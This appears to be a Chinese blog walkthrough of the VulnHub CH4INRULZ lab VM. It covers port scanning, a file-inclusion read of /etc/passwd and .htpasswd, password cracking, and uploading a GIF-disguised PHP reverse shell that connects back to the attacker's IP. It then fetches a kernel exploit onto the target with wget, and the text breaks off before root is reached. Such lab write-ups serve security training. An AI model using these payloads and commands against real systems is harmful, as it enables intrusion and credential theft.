vulhub - CH4INRULZ_v1.0.1 writeup

原创

一支神经病 于 2019-04-01 15:22:05 发布 1018 收藏 1
分类专栏： VM破解


本文链接：https://blog.csdn.net/Jiajiajiang_/article/details/88891488

主机来源：www.vulnhub.com

> 下载链接：https://www.vulnhub.com/entry/ch4inrulz-101,247/

准备工作：

下载.ova文件，直接双击即可安装成功



设置连接方式为NAT，攻击机器使用kali，也设置为NAT。

发现IP

刚安装的虚拟机并不知道IP地址，使用netdiscover发现IP。

简介下netdiscover的用法：

-i 指定网卡

-r 指定地址范围

```
root@kali:~# netdiscover -i eth0 -r 10.0.3.0/24

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.3.1        00:50:56:c0:00:08      1      60  VMware, Inc.
 10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
 10.0.3.130      00:0c:29:a7:4f:85      1      60  VMware, Inc.
 10.0.3.254      00:50:56:e2:86:33      1      60  VMware, Inc.
```

发现IP为10.0.3.130。

端口发现

使用nmap进行端口扫描

```
root@kali:~# nmap -A -p- 10.0.3.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-29 15:03 CST
Nmap scan report for 10.0.3.130
Host is up (0.00062s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.3.198
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d4:f8:c1:55:92:75:93:f7:7b:65:dd:2b:94:e8:bb:47 (DSA)
|   2048 3d:24:ea:4f:a2:2a:ca:63:b7:f4:27:0f:d9:17:03:22 (RSA)
|_  256 e2:54:a7:c7:ef:aa:8c:15:61:20:bd:aa:72:c0:17:88 (ECDSA)
80/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: FRANK's Website | Under development
8011/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A7:4F:85 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.19 - 2.6.36
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 10.0.3.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.40 seconds
```

探测发现21、22、80、8011端口开启，逐一排查。

端口21：

发现21端口可以匿名登录。我们登录进行查看。

```
root@kali:~# ftp 10.0.3.130
Connected to 10.0.3.130.
220 (vsFTPd 2.3.5)
Name (10.0.3.130:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        111          4096 Apr 13  2018 .
drwxr-xr-x    2 0        111          4096 Apr 13  2018 ..
226 Directory send OK.
```


没有什么有价值的信息。


端口8011：

8011是http服务，我们对端口8011使用dirb进行目录爆破。


```
root@kali:~# dirb http://10.0.3.130:8011

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar 29 15:17:07 2019
URL_BASE: http://10.0.3.130:8011/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.3.130:8011/ ----
==> DIRECTORY: http://10.0.3.130:8011/api/
+ http://10.0.3.130:8011/index.html (CODE:200|SIZE:30)
+ http://10.0.3.130:8011/server-status (CODE:403|SIZE:293)

---- Entering directory: http://10.0.3.130:8011/api/ ----
+ http://10.0.3.130:8011/api/index.html (CODE:200|SIZE:351)

-----------------
END_TIME: Fri Mar 29 15:17:13 2019
DOWNLOADED: 9224 - FOUND: 3
```


对扫描结果进行访问测试。


发现api下有提示



挨个访问，知道files_api.php，才出现提示。



我们加上file参数，进行测试。



这里有拦截，说明这里应该是可以利用的。

我们采用post方式提交参数。

```
root@kali:~# curl -X POST -d "file=/etc/passwd" http://10.0.3.130:8011/api/files_api.php

<head>
  <title>franks website | simple website browser API</title>
</head>

root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
frank:x:1000:1000:frank,,,:/home/frank:/bin/bash
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:111:ftp daemon,,,:/srv/ftp:/bin/false
```


找目录

端口80：

http服务，同样我们先进行目录爆破。


```
root@kali:~# dirb http://10.0.3.130

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar 29 16:14:42 2019
URL_BASE: http://10.0.3.130/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.3.130/ ----
+ http://10.0.3.130/cgi-bin/ (CODE:403|SIZE:286)
==> DIRECTORY: http://10.0.3.130/css/
+ http://10.0.3.130/development (CODE:401|SIZE:477)
==> DIRECTORY: http://10.0.3.130/img/
+ http://10.0.3.130/index (CODE:200|SIZE:334)
+ http://10.0.3.130/index.html (CODE:200|SIZE:13516)
==> DIRECTORY: http://10.0.3.130/js/
+ http://10.0.3.130/LICENSE (CODE:200|SIZE:1093)
+ http://10.0.3.130/robots (CODE:200|SIZE:21)
+ http://10.0.3.130/robots.txt (CODE:200|SIZE:21)
+ http://10.0.3.130/server-status (CODE:403|SIZE:291)
==> DIRECTORY: http://10.0.3.130/vendor/

---- Entering directory: http://10.0.3.130/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.3.130/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.3.130/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.3.130/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Mar 29 16:14:45 2019
DOWNLOADED: 4612 - FOUND: 8
```


发现很多目录，重点发现需要密码验证的目录。

```
root@kali:~# dirb http://10.0.3.130|grep "CODE:401"
+ http://10.0.3.130/development (CODE:401|SIZE:477)
```

补充一下，状态码401：请求要求身份验证。 对于需要登录的网页，服务器可能返回此响应。


访问此目录



*** Here is my unfinished tools list**

- the uploader tool (finished but need security review)

提到了uploader目录，我们访问此目录。



找密码

需要登录，我们去寻找密码。

使用nikto对网站进行扫描。

```
root@kali:~# nikto -host http://10.0.3.130
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.3.130
+ Target Hostname:    10.0.3.130
+ Target Port:        80
+ Start Time:         2019-03-29 17:21:56 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 1051931, size: 13516, mtime: Sat Apr 14 21:
39:32 2018
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and
 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
 See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: inde
x.html, index.html.bak
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8497 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2019-03-29 17:22:15 (GMT8) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


提示有两个文件：index.html和index.html.bak

下载此bak文件。

```
root@kali:~# wget http://10.0.3.130/index.html.bak
--2019-03-29 17:28:34--  http://10.0.3.130/index.html.bak
正在连接 10.0.3.130:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：334 [application/x-trash]
正在保存至："index.html.bak"

index.html.bak              100%[=======================================>]     334  --.-KB/s  用时 0s

2019-03-29 17:28:34 (97.9 MB/s) - 已保存 "index.html.bak" [334/334])
```

读文件：

```
root@kali:~# cat index.html.bak
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
<a href="/development">development</a>
<!-- I will use frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0 as the .htpasswd file to protect the development
path -->
</body></html>
```

可以看到用户名密码：frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0

或者执行命令：

```
root@kali:~# curl -X POST -d "file=/etc/.htpasswd" http://10.0.3.130:8011/api/files_api.php

<head>
  <title>franks website | simple website browser API</title>
</head>

frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0
```

对上面的账号进行暴力猜解，使用john the rapper。


使用john爆破密码，John是爆破文件，先将密码写入文件，在进行破解。

```
root@kali:~# cat hash.txt
frank:$apr1$1oIGDEDK$/aVFPluYt56UvslZMBDoC0
```

```
root@kali:~# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
frank!!!         (frank)
1g 0:00:00:00 DONE 1/3 (2019-03-29 18:22) 25.00g/s 4700p/s 4700c/s 4700C/s frank!!..fr4nk
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


我们现在有了用户名密码：frank:frank!!!

使用密码登录development目录。




找上传点

找到关键词uploader，尝试作为路径访问。



看到这里是可以上传文件的。我们尝试上传。

发现只可以上传图片格式的文件。



我们上传一个图片马，使用一个kali官方的反弹shell：

shell：/usr/share/webshells/php/php-reverse-shell.php

修改文件头为GIF98。

```
GIF98
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

修改文件内容，此处设置自己的ip地址和端口。


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.3.198';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

修改文件后缀为gif。

```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php 9
root@kali:~# vim 9
root@kali:~# mv 9 9.gif
```

开始上传。

上传成功。



找上传路径

但我们没有上传地址。

根据经验，一般网站都在/var/www/html目录下。

根据测试发现80端口的网站在/var/www/目录下。

我们有个可以读文件的地方，试一下。

避免php内容被解析，通过php编码流可以实现base64编码，编码后解析器就无法识别了。

```
curl -d "file=php://filter/convert.base64-encode/resource=/var/www/development/uploader/upload.php" "http:
```

```
root@kali:~# curl -d "file=php://filter/convert.base64-encode/resource=/var/www/development/uploader/upload.p
hp" "http://10.0.3.130:8011/api/files_api.php"

<head>
  <title>franks website | simple website browser API</title>
</head>

PD9waHAKJHRhcmdldF9kaXIgPSAiRlJBTkt1cGxvYWRzLyI7CiR0YXJnZXRfZmlsZSA9ICR0YXJnZXRfZGlyIC4gYmFzZW5hbWUoJF9GSUxFU
1siZmlsZVRvVXBsb2FkIl1bIm5hbWUiXSk7CiR1cGxvYWRPayA9IDE7CiRpbWFnZUZpbGVUeXBlID0gc3RydG9sb3dlcihwYXRoaW5mbygkdG
FyZ2V0X2ZpbGUsUEFUSElORk9fRVhURU5TSU9OKSk7Ci8vIENoZWNrIGlmIGZpbGUgaXMgYSBhY3R1YWwgaW1hZ2Ugb3IgZmFrZSBB
pbWFnZQppZihpc3NldCgkX1BPU1RbInN1Ym1pdCJdKSkgewogICAgJGNoZWNrID0gZ2V0aW1hZ2VzaXplKCRfRklMRVNbImZpbGVUb1VwbG9h
ZCJdWyJ0bXBfbmFtZSJdKTsKICAgIGlmKCRjaGVjayAhPT0gZmFsc2UpIHsKICAgICAgICBlY2hvICJUaGUgZmlsZSAiLiBiYXNlbmFtZSggJF9G
SUxFU1siZmlsZVRvVXBsb2FkIl1bIm5hbWUiXSkuICIgaGFzIGJlZW4gdXBsb2FkZWQgdG8gbXkgdXBsb2FkcyBwYXRoLiI7CiAgICB9ICAgIGVsc
2UgewogICAgICAgIGVjaG8gIlNvcnJ5LCB0aGVyZSB3YXMgYW4gZXJyb3IgdXBsb2FkaW5nIHlvdXIgZmlsZS4iOwogICAgfQp9Cj8+Cgo=
```

我们把这串字符放到burpsuite中进行解码。（在哪解都行，开心就好）

```php
<?php
$target_dir = "FRANKuploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}
// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}
// Allow certain file formats
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
    echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
    $uploadOk = 0;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded to my uploads path.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>
```


我们看到了上传目录：FRANKuploads/

```
http://10.0.3.130/development/uploader/FRANKuploads/
```

反弹getshell

使用msf或者nc设置监听4444端口。

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

新窗口访问：

```
root@kali:~# curl -d "file=/var/www/development/uploader/FRANKuploads/9.gif" "http://10.0.3.130:8011/api/files_api.php"
```

喜得shell

```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.3.198] from (UNKNOWN) [10.0.3.130] 57970
Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010 x86_64 GNU/Linux
 07:58:13 up 3 days, 20:15,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

提权

查看内核版本

```
$ uname -a
Linux ubuntu 2.6.35-19-generic #28-Ubuntu SMP Sun Aug 29 06:34:38 UTC 2010 x86_64 GNU/Linux
```

搜索漏洞

```
root@kali:~# searchsploit 2.6.35
------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                    |  Path
                                                                  | (/usr/share/exploitdb/)
------------------------------------------------------------------ ----------------------------------------
Linux Kernel 2.6.35 - Network Namespace Remote Denial of Service  | exploits/linux/dos/36425.txt
------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
```

不能用，我们找高一点版本的

```
root@kali:~# searchsploit 2.6.36
------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                    |  Path
                                                                  | (/usr/share/exploitdb/)
------------------------------------------------------------------ ----------------------------------------
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privi | exploits/linux_x86-64/local/15024.c
Linux Kernel 2.6.36 - VIDIOCSMICROCODE IOCTL Local Memory Overwrite | exploits/linux/local/15344.c
Linux Kernel 2.6.36 IGMP - Remote Denial of Service               | exploits/linux/dos/18378.c
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation | exploits/linux/local/15285.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local | exploits/linux/local/14814.c
Linux Kernel < 2.6.36-rc4-git2 (x86-64) - 'ia32syscall' Emulation P | exploits/linux_x86-64/local/15023.c
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktcdvd' Kerne | exploits/linux/local/15150.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Pri | exploits/linux/local/17787.c
Linux/MIPS Kernel 2.6.36 - 'NetUSB' Remote Code Execution         | exploits/multiple/remote/38454.py
------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
```


经测试/usr/share/exploitdb/exploits/linux/local/15285.c可用

copy到当前目录上来

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/15285.c 9.c
root@kali:~#
```

避免发生意外，在自己的机器上进行编译

```
root@kali:~# gcc 9.c -o 9
9.c: In function ‘prep_sock’:
9.c:66:25: warning: implicit declaration of function ‘inet_addr’; did you mean ‘s6_addr’? [-Wimplicit-functio
n-declaration]
  addr.sin_addr.s_addr = inet_addr("127.0.0.1");
                         ^~~~~~~~~
                         s6_addr
9.c: In function ‘write_to_mem’:
9.c:136:3: warning: implicit declaration of function ‘wait’; did you mean ‘exit’? [-Wimplicit-function-declar
ation]
   wait(NULL);
   ^~~~
   exit
```


在kali上设置简单的HTTP服务器

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

在靶机上下载此文件：

```
$ wget http://10.0.3.198/9
--2019-04-01 08:08:48--  http://10.0.3.198/9
Connecting to 10.0.3.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14096 (14K) [application/octet-stream]
9: Permission denied

Cannot write to `9' (Permission denied).
```

没有权限，换个目录再执行

```
$ cd /var/tmp
